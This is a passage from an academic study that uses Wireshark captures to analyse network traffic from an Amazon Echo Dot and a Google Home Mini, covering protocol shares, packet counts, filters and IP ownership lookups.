


Figure 4. 14 Traffic protocols generate by Amazon's device

For input traffic, the primary protocol is TCP with 43%; with almost a third of total traffic is TLSv1.2 with 31%. Like the output traffic, ICMP protocol is the third with more data exchange produced by the device (Amazon Echo Dot) with 15%. The rest of the traffic is DNS and HTTP protocols with 8% and 3% respectively. (Figure 4.15)




Figure 4. 15 Traffic received by Amazon's device.

Figure 4.16 illustrates the packet numbers between the input and output traffic, divided among different protocols. TCP protocol in both cases (input and output traffic) is the primary protocol. The second protocol is TLSv1.2, whose information exchanged is almost the same in traffic and output traffic. ICMP is the third protocol with more exchange of packets, and it is practically the same in input as output traffic. DNS is the next protocol with more packets exchanged and, in this case, the relationship between output and input is practically the same.





Figure 4. 16 Comparison among protocols related input traffic Vs output traffic. SPA Amazon.

Google Home Mini analysis data.

The data collected between 2019-07-11 starting at 18:00:28 until 2019-09-10 07:59:53. (Figure 4.17)



Wireshark · Capture File Properties · Google Source and destination.pcapng


Details

Time

```
First packet:        2019-07-11 18:00:28
Last packet:         2019-07-12 07:59:53
Elapsed:             13:59:24
```

Figure 4. 17 Date Google-Home-Mini

During that time, Wireshark application captured 45790 packets which generated a file of 12 MB. (Figure 4.18)



Wireshark · Capture File Properties · Google Source and destination.pcapng

Details

```
Length:              12 MB
Hash (SHA256):       59ae783674f22ac72fdbe797fbcdd247eb4c6569fc945f58f34defece790d572
Hash (RIPEMD160):    c41d79b51f5c494b350d125820958642a631c179
Hash (SHA1):         fc81ad1bebd86ec381d802f3d37cc4c7eaf063de
Format:              Wireshark/... - pcapng
Encapsulation:       Ethernet
```


Statistics

Measurement	Captured	Displayed	Marked
Packets	45790	45790 (100.0%)	—
Time span, s	50364.582	50364.582	—
Average pps	0.9	0.9	—
Average packet size, B	243	243	—
Bytes	11148829	11148829 (100.0%)	0
Average bytes/s	221	221	—
Average bits/s	1770	1770	—

Figure 4. 18 Data details Google-Home-Mini

Data analysis of Google Home Mini

Figure 4.19 related the input traffic Vs output traffic. During the evaluation time, most traffic (output) generated by Google Home Mini. In contrast, the traffic whose destiny was the itself-device was approximately three-fourths compare with the output traffic. The graphic describes three peaks one at the beginning of the test which ascended at little more of 900 packets. The second was around midnight and rose around 300 packets and the third peak rose until more of 900 packets. In average, the device (Google Home Mini) transmitted 50 packets (output traffic), and in the same way, the device received (input traffic) around 39 packets during the collected data. (Figure 4.19)


Wireshark - IO Graphs - Google Source and destination.pcapng
Wireshark IO Graphs: Google Source and destination.pcapng
Packets/1 min
900
750
600
450
300
150
0
20:00:00 11.07.19
22:13:20 11.07.19
00:26:40 12.07.19
02:40:00 12.07.19
04:53:20 12.07.19
07:06:40 12.07.19
Time (s)
Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	Output	ip.src == 10.42.0.203	🟩	Line	Packets		None
☑	Input	ip.dst == 10.42.0.203	🟥	Line	Packets		None

Figure 4. 19 Traffic analysis – Google-Home-Mini

Regarding the output traffic, the protocol that exchanges most traffic was MDNS (Multicast Domain Name System) near to third of total data (31%). The second place is for GQUIC (Google Quick UDP Internet Connections) with 21%. TCP has third place with a percentage of 15%. Almost sharing the fourth and the fifth position are ICMP and DNS with 12% and 11% respectively. TLSv1.2 has the least representative data with only 4%. (Figure 4.20)




Figure 4. 20 Traffic generated by Google's device

For input traffic, the main protocol was UDP protocol with 42%. Sharing the second place and third place with 17% are TCP and ICMP protocols. DNS at the fourth position has 15% and, the last position is for TLSv1.3 protocol with 8% (Figure 4.21).




Figure 4. 21 Traffic acquired by Google device.

Graphic 4.24 illustrates the packet numbers between the input and output traffic, divided among different protocols. Protocols UDP and TLS v3 are only present in input traffic with 8000 and 2000 packets respectively. In the same way, the protocols GQUIC and MDNS only present in output traffic, the first one with a traffic of 7000 packets and the second one with a number around 8000 packets. The other protocols exchanged during the test showed a similar output and input traffic rates to the exception of the TLSv1.2 protocol, which the output traffic was almost three times than input traffic. (Figure 4.22)





Figure 4. 22 Comparison among protocols related input traffic Vs output traffic. Google device.

Stage two (identifying patterns) (Listening news)

In phase one, the two devices were used without any external intervention; this illustrates what sort of traffic exchange between the devices and their respective cloud service companies as well as the number of packets exchanged.

In stage two, the target is to develop a guide to establishing patterns of behaviour; as well as profiling to identify classes of users.

Figure 4.23 relates the data that is produced by the Amazon Echo-Dot device when the user wants to listen to the news. Uttering *"Hey Alexa, tell me the latest news".* During five minutes approximately, Alexa device played news from BBC via TuneIn.


Wireshark · Capture File Properties · Amazon News.pcapng


Details

Time

```
First packet:    2019-07-19 16:27:25
Last packet:     2019-07-19 16:33:03
Elapsed:         00:05:37
```

Figure 4. 23 Data details – Stage two – Amazon-Echo-Dot

The graphic shows one peak, which the TCP protocol had the largest exchange of data between the device and Amazon Cloud services, reaching a rate of a little more of 1500 packets at that point. (Figure 4.24)




No packets in interval (179s).

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	Output	ip.src == 10.42.0.184	🟩	Line	Packets		None
☑	Input	ip.dst == 10.42.0.184	🟥	Line	Packets		None
☑	TLS	tls	🟪	Line	Packets		None
☑	TCP	tcp.port == 80 || udp.port == 80	🟩	Line	Packets		None

Figure 4. 24 Traffic analysis – Amazon-Echo-Dot- Reproducing news

According to the application Wireshark, the data collected 8897 packets which 4510 packets (50.7%) belong to TCP protocol by 80 port. (Figure 4.25)


Amazon News.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

tcp.port == 80 || udp.port == 80

```
0000  ae b8 c0 34 dd 35 7c 61   66 ac 9c 96 08 00 45 00   ···4·5|a f·····E·
0010  00 3c 0c 7a 40 00 40 06   fd d9 0a 2a 00 b8 34 ce   ·<·z@·@· ···*··4·
0020  f0 b8 ea 4a 00 50 f7 e7   fb d6 00 00 00 00 a0 02   ···J·P·· ········
```


Destination Port (tcp.dstport), 2 bytes

Packets: 8897 · Displayed: 4510 (50.7%)

Profile: Default

Figure 4. 25 Traffic filtered by TPC protocol No. 80

In the same way, filtering the most crucial IP address by source, besides that of the SPA, the other IPs are 210.7.43.139 and 52.46.145.51. (Figure 4.26)


Amazon News.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

(ip.src == 210.7.43.139) || (ip.src == 52.46.145.51)

```
0000  7c 61 66 ac 9c 96 ae b8   c0 34 dd 35 08 00 45 00   |af····· ·4·5··E·
0010  00 34 88 99 40 00 e7 06   3a e7 34 2e 91 33 0a 2a   ·4··@··· :·4.·3·*
0020  00 b8 01 bb e8 22 9d 29   1a 59 f7 40 8f 49 80 12   ·····"·) ·Y·@·I··
```


Amazon News.pcapng

Packets: 8897 · Displayed: 3597 (40.4%)

Profile: Default

Figure 4. 26 Most important Source IP address – Amazon-Echo-Dot - News


Checking the IP address above mentioned that IPs associated with REANNZ National Research and Education Network and Amazon.com, Inc. (Figure 4.27 and figure 4.28).



Information about IP Address 210.7.43.139

Provider Info	Country Info	Time info
IP address 210.7.43.139	Country New Zealand	Continent Oceania
Hostname akamai-hlz-210-7-43-139.reannz.co.nz	Region (code)	Latitude -41
Organization REANNZ National Research and Education	City	Longitude 174
ISP Research and Educationa Advanced Networ	Metro code	Time zone Pacific/Auckland
Flag	Postalcode	GMT offset 12

Figure 4. 27 Owner's IP address 210.7.43.139




Information about IP Address 52.46.145.51

Provider Info	Country Info	Time info
IP address 52.46.145.51	Country United States	Continent North America
Hostname 52.46.145.51	Region (code) Virginia	Latitude 39.0481
Organization Amazon.com, Inc.	City Ashburn	Longitude -77.4728
ISP Amazon.com	Metro code 511	Time zone America/New_York
Flag	Postalcode 20149	GMT offset -4

Figure 4. 28 Owner's IP address 52.46.145.51

The same procedure applied to Google-Home-Mini. In this case, the utterance was "*Hey Google, tell me the latest news*". During 15 minutes, Google Home Mini played the news. (Figure 4.29)



Wireshark · Capture File Properties · Google News 2.pcapng


Details

Time

First packet: 2019-07-19 09:48:05
Last packet: 2019-07-19 10:03:04
Elapsed: 00:14:59

Figure 4. 29 Date data Google-Home-Mini

